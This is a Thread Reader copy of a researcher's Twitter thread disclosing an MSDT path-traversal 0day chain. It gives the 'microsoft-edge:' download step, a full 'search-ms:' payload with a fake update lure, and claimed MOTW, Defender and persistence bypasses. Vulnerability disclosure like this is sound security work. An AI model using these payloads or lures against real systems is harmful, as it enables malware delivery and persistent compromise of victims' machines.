

j00sean

Follow @j00sean

168 views


💬 ↺️ ❤️ 🐦

Jun 6 · 6 tweets · 2 min read

+ My Authors

microsoft-edge

click additional



Welcome

This site asks for consent to use your data



Personalised advertising and content, advertising and content measurement, audience research and services development



Store and/or access information on a device



Learn more

Your personal data will be processed and information from your device (cookies, unique identifiers, and other device data) may be stored by, accessed by and shared with [134 TCF vendor\(s\)](#) and [63 ad partner\(s\)](#), or used specifically by this site or app.

Some vendors may process your personal data on the basis of legitimate interest, which you can object to by managing your options below. Look for a link at the bottom of this page to manage or withdraw consent in privacy and cookie settings.

Manage options

Consent

This is the full chain:

- 1) Open a docx which connects to a remote server to download a diagcab file by MS Edge. This uses the protocol handler "microsoft-edge". So easy as this: "microsoft-edge:http://127.0.0.1:8081/foo.html"
- 2) Use "ms-search" trick to open folder Downloads.

Note i don't know username but i'm using what MS calls "Constants for Common Folders": location:shell%3aDownloads.


Full payload is: "search-ms:query=KB5002076-hotfix.diagcab&crumb=location:shell%3aDownloads&displayname=Important%20update"

 Follow Us on Twitter!

 Tweet  Share

Page 1 of 5

Source:



CRUMB Argument (Windows Search) – Win32 apps

Understand how to use the CRUMB argument in Windows Search as a means of controlling the scope of a search.

<https://docs.microsoft.com/en-us/windows/win32/search/-search-3x-wds-qryidx-crumb>

3) Double-click the file "KB5002076-hotfix.diagcab" to exploit that path traversal oday in MSDT.


Bonuses:

- 1) It's not needed to use a remote location for "ms-search". We can use folder Downloads.
- 2) As the downloaded file is diagcab, there's no prompt to open an executable in a remote location. And MOTW prompt bypass.


For people

Welcome

This site asks for consent to use your data



Personalised advertising and content, advertising and content measurement, audience research and services development



Store and/or access information on a device

Your personal data will be processed and information from your device (cookies, unique identifiers, and other device data) may be stored by, accessed by and shared with [134 TCF vendor\(s\)](#) and [63 ad partner\(s\)](#), or used specifically by this site or app.

Some vendors may process your personal data on the basis of legitimate interest, which you can object to by managing your options below. Look for a link at the bottom of this page to manage or withdraw consent in privacy and cookie settings.

context:



j00sean
@j00sean · [Follow](#)




This is for sure an underrated 0day on Microsoft Support Diagnostics Tool. To summarize:

- 1) Persistence by startup folder.
- 2) MOTW bypass.
- 3) Not flagged by chromium-based file downloaders (Chrome, Edge or Opera).
- 4) Defender bypass.

All-in-one. Enjoy!

[x.com/j00sean/status...](#)



Welcome


This site asks for consent to use your data

Personalised advertising and content, advertising and content measurement, audience research and services development

Store and/or access information on a device

Your personal data will be processed and information from your device (cookies, unique identifiers, and other device data) may be stored by, accessed by and shared with [134 TCF vendor\(s\)](#) and [63 ad partner\(s\)](#), or used specifically by this site or app.

Some vendors may process your personal data on the basis of legitimate interest, which you can object to by managing your options below. Look for a link at the bottom of this page to manage or withdraw consent in privacy and cookie settings.



7:38 PM · Jun 2, 2022



272 Reply Copy link

[Read 4 replies](#)

...

Missing some Tweet in this thread? You can try to [force a refresh](#)

Tweet

Share

Email

Keep Current with **j00sean**

This Thread may be Removed Anytime!



Stay in touch and get notified when new unrolls are available from this author!

+ Add to "My Authors"

Read all threads



Twitter may remove this content at anytime! Save it as PDF for later use!

Save this thread as PDF

People who liked this thread also liked...



Bill Demirkapi
@BillDemirkapi

Mar 28, 2022

New documents for the Okta breach: I have obtained copies of the Mandiant report detailing the embarrassing Sitel/SYKES breach timeline and the methodology of the LAPSUS\$ group. 1/N

We can see how LAPSUS\$ began investigating their

Read 13 tweets



Sam Curry
@samwcyo

Nov 29, 2022

We recently found a vulnerability affecting Hyundai and Genesis vehicles where we could remotely control the locks, engine, horn, headlights, and trunk of vehicles made after 2012. To explain how it



snovvcrash
@snovvcrash

Feb 6, 2023

(1/) Bypassing IDS DCSync Signature for #secretsdump I've been asked lately to bypass a private IDS rule for #impacket's DCSync operation and I've immediately remembered this question ↓

The rule triggers when a SMB requests are followed

Read 6 tweets

Try unrolling a thread



Replying to @wrathofgnon



@threadreaderapp unroll



Wrath Of Gnon @wrathofgnon

Replying to @wrathofgnon

In in Hualien County a private 6ha butterfly reserve is being used to also grow indigo plants, which were a major cash crop until about a century ago. Underneath the trees indigo plants provide food and shelter for the butterflies: excess indigo leaves are harvested and sold.

Practice [here](#) first or read more on our [help page](#)!

More from @j00sean



j00sean
@j00sean


Jun 7

What about PDF Readers? Adobe Acrobat DC vs Foxit PDF Reader.

Follow Us on Twitter!

Tweet

Share



Read 4 tweets



Did Thread Reader help you today?

Support us! We are indie developers!

This site is made by just two indie developers on a laptop doing marketing, support and development! [Read more about the story.](#)

Become a **Premium Member** (\$3/month or \$30/year) and get exclusive features!

Welcome

This site asks for consent to use your data



Personalised advertising and content, advertising and content measurement, audience research and services development



Store and/or access information on a device

Your personal data will be processed and information from your device (cookies, unique identifiers, and other device data) may be stored by, accessed by and shared with [134 TCF vendor\(s\)](#) and [63 ad partner\(s\)](#), or used specifically by this site or app.

Some vendors may process your personal data on the basis of legitimate interest, which you can object to by managing your options below. Look for a link at the bottom of this page to manage or withdraw consent in privacy and cookie settings.



♥♥ Thank you for your support! ♥♥

t still want to

server cost (\$10)



[Help](#) | [About](#) | [TOS](#) | [Privacy](#)

Follow Us on Twitter!

Tweet

Share